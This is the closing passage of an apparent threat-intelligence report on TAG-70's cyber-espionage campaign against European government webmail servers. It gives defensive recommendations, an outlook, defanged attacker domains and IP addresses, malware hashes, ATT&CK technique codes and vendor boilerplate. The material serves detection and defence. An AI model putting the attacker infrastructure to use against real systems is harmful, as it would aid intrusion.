- **Collaborate with Security Vendors and Intelligence Agencies**: Establish partnerships with reputable security vendors and intelligence agencies to leverage their expertise and threat intelligence. Regularly exchange information on emerging threats and indicators of compromise to enhance proactive defense measures.
- **Develop Incident Response Plans**: Create comprehensive incident response plans that outline clear protocols for detecting, responding to, and recovering from security incidents. Regularly test and refine these plans through simulated exercises to ensure an effective response in real-world scenarios.

Outlook

This latest campaign by Belarus and Russia-aligned TAG-70, which targets European government and military-owned email servers, suggests a long-term strategic interest in gathering intelligence regarding the war in Ukraine and the evolving foreign policies of regional powers. Belarus and Russia-aligned cyber-espionage groups will almost certainly continue, if not expand, targeting webmail software platforms, including Roundcube, while the conflict in Ukraine continues and while tensions with the EU and NATO remain high.

Appendix A — Indicators of Compromise

Domains:
bugiplaysec[.]com
hitsbitsx[.]com
ocsp-reloads[.]com
recsecas[.]com


IP Addresses:
38.180.2[.]23
38.180.3[.]57
38.180.76[.]31
86.105.18[.]113
176.97.66[.]57
176.97.76[.]118
176.97.76[.]129
198.50.170[.]72

Malware Samples (SHA256):
6800357ec3092c56aab17720897c29bb389f70cb49223b289ea5365314199a26
ea22b3e9ecdfd06fae74483deb9ef0245aefdc72f99120ae6525c0eaf37de32e

Appendix B — MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Initial Access: Phishing	T1566
Execution: Exploitation for Client Execution	T1203
Persistence: Valid Accounts	T1078
Credential Access: Exploitation for Credential Access	T1212
Credential Access: Input Capture	T1056
Discovery: File and Directory Discovery	T1083
Collection: Email Collection	T1114
Command and Control: Non-Standard Port	T1571

Appendix C — Diamond Model of Intrusion Analysis



Recorded Future®

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,700 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com